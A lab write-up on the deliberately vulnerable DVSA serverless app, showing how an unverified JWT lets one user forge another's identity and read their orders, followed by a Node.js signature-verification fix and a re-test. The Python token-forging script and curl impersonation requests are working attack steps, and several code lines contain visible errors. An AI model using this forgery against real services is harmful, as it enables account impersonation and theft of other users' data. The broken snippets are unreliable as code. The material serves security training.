

Part 1) Goal and Vulnerability Summary

In this lesson, we will discover a broken authentication problem caused by not checking JWT tokens. The application uses JWT to identify users, but the backend doesn't verify the token's signature, which lead to anyone can change things like the username and user ID.

Part 2) Why This Works / Root Cause

There are three parts inside JWT tokens, which are: header, payload, and signature. If the backend only checks the payload and ignores the signature, attackers can change the payload and either use the original signature or make a new one. The backend will still allow it, which is a problem.

Part 3) Environment and Setup

Before starting this experiment, we need the following:

- Create two users, one for attacker and the other for victim.
- Place at least one order per user.

Part 4) Reproduction Steps

Step 1: Create a Normal Order for both users

- Open DVSA website and register if you don't have an account already or log in to log into your account.
- Make an order (a completed paid order)
- Store the "Order ID" somewhere (it will be needed later)

Step 2: Capture API Request

- Press F12 and go to “Network” tab then “Fetch/XHR” filter.
- **Click the related order request and check the following:**


Proof of Authorization Header (TOKEN) for user A:

The screenshot shows a web browser window with the URL `admin-412887500078-us-east-1.a3-website-us-east-1.amazonaws.com/orders/20fce927-0125-415f-86c3-1c3151205ec5`. The page displays an order confirmation for user A, with the following details:

- Order Status: delivered
- Confirmation Token: koDwbFunyZqe
- Date: 4/17/2026, 10:18:27 AM
- Address: ["name": "saud", "address": "saud", "phone": "3406598430", "email": ""]
- Total: \$25
- Cancel Order button

The right side of the image shows the Chrome DevTools Network tab with the 'Fetch/XHR' filter applied. The network log shows three requests, all of which are 'order' requests. The 'Authorization' header for the third request is visible, showing the token `eyJraWQwbFunyZqe`.

Proof of Authorization Header (TOKEN) for user B:



- **Decode the Tokens and Learn the Victim Identity:**
 - **Start by running the following command to get both username and sub:**

```
import json
import base64

def decode(token):
    payload = token.split(":")[1]
    payload += "=" * (-len(payload) % 4)
    return
    json.loads(base64.urlsafe_b64decode(payload.encode()))

for token in [TOKEN_A, TOKEN_B]:
    data = decode(token)
    print("\nToken:")
    print("username:", data.get("username"))
    print("sub:", data.get("sub"))
```

```
saudmaashi@saudmaashi-VMware-Vir...
RE4PcfpsLwxw3G0IYCMev
[REDACTED]

for token in [TOKEN_A, TOKEN_B]:
    data = decode(token)
    print("\nToken:")
    print("username:", data.get("username"))
    print("sub:", data.get("sub"))
PY

Token:
username: 442[REDACTED]
sub: 44282408[REDACTED]


Token:
username: d4c[REDACTED]
sub: d4c83428[REDACTED]
saudmaashi@saudmaashi-VMware-Virtual-Platform:~$
```

Step 3: Verify Normal Behavior

- Run the following command in your terminal (You must have the “ORDER_ID” before running it):
curl -s "\$API_REQUEST" \
-H "content-type: application/json" \
-H "authorization: \$USER_TOKEN" \
--data-raw '{"action":"orders"}'

- After executing the command, the result is out as shown below:


- Proof of Result for User A:



```
saudmaashi@saudmaashi-VMware-Vir...
saudmaashi@saudmaashi-VMware-Virtual-Platform:~$ curl -s "https://y
wkr3onb6f.execute-api.us-east-1.amazonaws.com/dvsa/order" \
-H "content-type: application/json" \

{"status":"ok","orders":[{"order-id":"30fc
1205ec5","date":1776410307,"total":25,"status":"delivered","token":
"ko[REDACTED]","order-id":"81eee5e
[REDACTED]","date":1777691610,"total":28,"status":"shipped","token":"wh
[REDACTED]","order-id":"71de
[REDACTED]","date":1777
559512,"total":32,"status":"delivered","token":"P4Y[REDACTED]"}]}sau
dmaashi@saudmaashi-VMware-Virtual-Platform:~$
```

- Proof of Result for user B:



```
saudmaashi@saudmaashi-VMware-Vir...
--data-raw '{"action":"orders"}'
{"status":"ok","orders":[{"order-id":"109[REDACTED]
123c123","date":1777559774,"total":33,"status":"delivered","token":
"97[REDACTED]"}]}saudmaashi@saudmaashi-VMware-Virtual-Platform:~$
```

Step 4: Forge the Token

- **By running the following command, we are initializing and storing the details of user B into a new variable:**

```
export VICTIM_USER="User B username/sub printed above"
```

- **Using the following command to forge the token:**

```
# Forge the token
```

```
export FAKE_AS_B="$("
```

```
python3 - <<'PY'
```

```
import os, json, base64
```

```
# Get the original token (this should be for User A)
```

```
t = is.environ["TOKEN_A"]
```

```
victim = os.environ["VICTIM_USER"]
```

```
# Decode the original token
```

```
h, p, s = t.split(".")
```

```
p += "=" * (-len(p) % 4)
```

```
data = json.loads(base64.urlsafe_b64decode(p.encode()))
```

```
# Impersonate the victim
```

```
data["username"] = victim
```

```
data["sub"] = victim
```

```
# Re-encode the payload with the victim impersonated
```

```
newp = base64.urlsafe_b64encode(
```

```
json.dumps(data, separators=(",", ":")).encode()
```

```
).rstrip(b"=").decode()
```

```
# Print the new token
```

```
print(f"{h}.{newp}.{s}")
```


PY

)"

Output the length of the forged token

echo "Forged token length: \${#FAKE_AS_B}"

- **Proof of Forging:**

A terminal window with a dark purple background and light green text. The window title is 'saudmaashi@saudmaashi-VMware-Virtual-Platform: ~'. The code shown is a Python script for impersonating a victim and forging a token. It uses 'data' dictionary, 'base64.urlsafe_b64encode', and 'json.dumps'. The script prints the new token and then the length of the forged token using 'echo "\${#FAKE_AS_B}"'. The output of the echo command is '1068'.


```
saudmaashi@saudmaashi-VMware-Virtual-Platform: ~  
# Impersonate the victim  
data["username"] = victim  
data["sub"] = victim  
  
# Re-encode the payload with the victim impersonated  
newp = base64.urlsafe_b64encode(  
    json.dumps(data, separators=(",", ":")).encode()  
).rstrip(b"=").decode()  
  
# Print the new token  
print(f"{h}.{newp}.{s}")  
PY  
  
)"  
saudmaashi@saudmaashi-VMware-Virtual-Platform:~$ echo "${#FAKE_AS_B}"  
1068
```

Step 4: Using the Forged Token to Steal the Victim's Order List:

- Using the following command:

```
curl -s "$API_REQUEST" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_B" \
--data-raw '{"action":"orders"}'
```

- **Proof of the result:**



```
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_B" \
--data-raw '{"action":"orders"}'
{"status":"ok","orders":[{"order-id":"109f...", "date"
:1777559774,"total":33,"status":"delivered","token":"974..."}]}
udmaashi-VMware-Virtual-Platform:~$
```

- **Now we will export the order ID taken from the screenshot above and assign it to ORDER_B:**

```
export ORDER_B=" ORDER_ID given above '109f*****'"
```

Step 5: Fetch Full Order Details with the Forged Token

- **Using the command:**

- ```
curl -s "$API" -H "content-type: application/json" -H "authorization: $FAKE_AS_B" --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_B\"}"
```

- **Proof of the result:**

```
saudmaashi@saudmaashi-VMware-Virtual-Platform:~$ curl -s "$API" -H "content-type: application/json" -H "authorization: $FAKE_AS_B" --data-raw "{\"action\": \"get\", \"order-id\": \"$ORDER_B\"}"
{"status": "ok", "order": {"address": {"name": "saud", "address": "saud", "phone": "3406598430", "email": ""}, "confirmationToken": "97[REDACTED]", "itemList": {"1013": 1}, "orderId": "109f[REDACTED]", "orderStatus": 300, "paymentTS": 1777559774, "totalAmount": 33, "userId": "d4c[REDACTED]"}saudmaashi@saudmaashi-VMware-Virtual-Platform:~$
```

## Part 5) Evidence and Proof

Everything has been proven in Part 4.

## Part 6) Fix Strategy / Probable Mitigation

The correct fix is to check the JWT signature before trusting any identity fields like the username or sub. Public endpoints that require authentication should reject any token that has been changed or can't be verified.

## Part 7) Code / Config Changes

We need to navigate to this js file: “DVSA-ORDER-MANAGER/order-manager.js”, then we do the following [REDACTED] changes:

[REDACTED] ▪ **After:**

```
const jose = [REDACTED]
require('node-jose')
```

**Add:**

```
const https = require('https');
let jwksCache = { keystore: null, fetchedAt: 0 };
```

```

function resp(statusCode, bodyObj) {
 return {
 statusCode,
 headers: {
 "Access-Control-Allow-Origin": "*"
 },
 body: JSON.stringify(bodyObj)
 };
}

```

```

function fetchJson(url) {
 return new Promise((resolve, reject) => {
 https.get(url, (res) => {
 let data = "";
 res.on("data", (c) => data += c);
 res.on("end", () => {
 if (res.statusCode >= 200 && res.statusCode < 300) {
 try {
 resolve(JSON.parse(data));
 } catch (e) {
 reject(e);
 }
 } else {
 reject(new Error(` HTTP ${res.statusCode}: ${data.slice(0,
200)} `));
 }
 });
 }).on("error", reject);
 });
}

```

```

async function getCognitoKeystore() {
 const now = Date.now();
 if (jwksCache.keystore && (now - jwksCache.fetchedAt) < 6 * 60 *
60 * 1000)
 return jwksCache.keystore;

 const region = process.env.AWS_REGION;
 const userPoolId = process.env.userpoolid;
 const jwksUrl = `https://cognito-
idp.${region}.amazonaws.com/${userPoolId}/.well-
known/jwks.json`;
 const jwks = await fetchJson(jwksUrl);
 const keystore = await jose.JWK.asKeyStore(jwks);
 jwksCache = { keystore, fetchedAt: now };
 return keystore;
}

```

```

async function verifyCognitoJwt(jwt) {
 const region = process.env.AWS_REGION;
 const userPoolId = process.env.userpoolid;
 const issuer = `https://cognito-
idp.${region}.amazonaws.com/${userPoolId}`;
 const keystore = await getCognitoKeystore();
 const result = await jose.JWS.createVerify(keystore).verify(jwt);
 const claims = JSON.parse(result.payload.toString("utf8"));

 // Basic validations (add audience/client_id checks if you enforce
them)
 if (claims.iss !== issuer) throw new Error("bad issuer");
}

```

```

 if (typeof claims.exp === "number" && (Date.now() / 1000) >
claims.exp) throw new Error("expired");
 if (claims.token_use && !["access",
"id"].includes(claims.token_use)) throw new Error("bad token
use");

 return claims;
}

```

▪ **Replace this:**

```

var authHeader = headers.Authorization || headers.authorization;
var tokenSections = authHeader.split(':');
var authData = jose.util.base64url.decode(tokenSections[1]);
var token = JSON.parse(authData);
var user = token.username;
var isAdmin = false;

```

**With this:**

```

var authHeader = headers.Authorization || headers.authorization ||
"";

```

```

var jwt = authHeader.replace(/^Bearer\s+/i, "").trim();

```

```

if (!jwt) {
 return callback(null, resp(401, { status: "err", msg: "missing
authorization" }));
}

```

```

verifyCognitoJwt(jwt).then((claims) => {
 var user = claims.username || claims["cognito:username"] ||
claims.sub;

```

```

 if (!user) {
 return callback(null, resp(401, { status: "err", msg: "missing
subject" }));
 }

 var isAdmin = false;
 // Additional logic for checking admin if needed
}).catch((e) => {
 console.log("JWT verify failed:", e);
 return callback(null, resp(401, { status: "err", msg: "invalid token"
}));
});

```

- **Before:**

The final closing brace of the Lambda handler

**Add:**

```

}).catch((e) => {
 console.log("JWT verify failed:", e);
 return callback(null, resp(401, { status: "err", msg: "invalid token"
}));
});

```

- **Finally deploy the new version of the code:**

1. Go to Lambda.
2. Open DVSA-ORDER-MANAGER.
3. Edit order-manager.js.
4. Click Deploy.

## Part 8) Verification After Fix

- **We verify this fix by entering the following terminal command again:**

```
curl -s "$API" -H "content-type: application/json" -H "authorization: $FAKE_AS_B" --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_B\"}"
```

▪ **Verification Screenshot:**

```
saudmaashi@saudmaashi-VMware-Virtual-Platform:~$ echo "$ORDER_B"
109fe9a8-c260-4ebd-b548-1bd58123c123
saudmaashi@saudmaashi-VMware-Virtual-Platform:~$ curl -s "$API" -H "content-type: application/json" -H "authorization: $FAKE_AS_B" --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_B\"}"
{"status":"ok","order":{"address":{"name":"saud","address":"saud","phone":"3406598430","email":""},"confirmationToken":"109fe9a8-c260-4ebd-b548-1bd58123c123","itemList":{"1013":1},"orderId":"109fe9a8-c260-4ebd-b548-1bd58123c123","orderStatus":300,"paymentTS":1777559774,"totalAmount":33,"userId":"d4c8"}
saudmaashi@saudmaashi-VMware-Virtual-Platform:~$ curl -s "$API" -H "content-type: application/json" -H "authorization: $FAKE_AS_B" --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_B\"}"
{"status":"err","msg":"invalid authorization"}saudmaashi@saudmaashi-VMware-Virtual-Platform:~$
```

- **The result is:**
- {"status": "err", "msg": "invalid authorization"}

## Part 9) Structured Operation and Security Analysis

### Structured Summary

| Vulnerability         | Intended Rule(s)                                                                                     | Artifacts used to infer Rule                                                                                                    | Normal behavior evidence                                 | Exploit behavior evidence                                                                                      |
|-----------------------|------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|
| Broken Authentication | Only verified JWT can determine user identity.<br>Meaning that user B must not access User 's orders | Browser login and orders workflow;<br>captured /order API request;<br>JWT structure and claims;<br>exploit response;<br>backend | When using TOKEN_B, only B's orders are shown (returned) | After changing the payload and reusing the token, the forged request returns User C's order list or or details |

|  |  |                         |  |  |
|--|--|-------------------------|--|--|
|  |  | authentication<br>logic |  |  |
|--|--|-------------------------|--|--|

## Part 10) Takeaway / Lessons Learned

Broken JWT validation is not just a small problem. It can lead to account faking. In the serverless setup, once the backend allows the wrong identity, every other function can carry out actions for the attacker.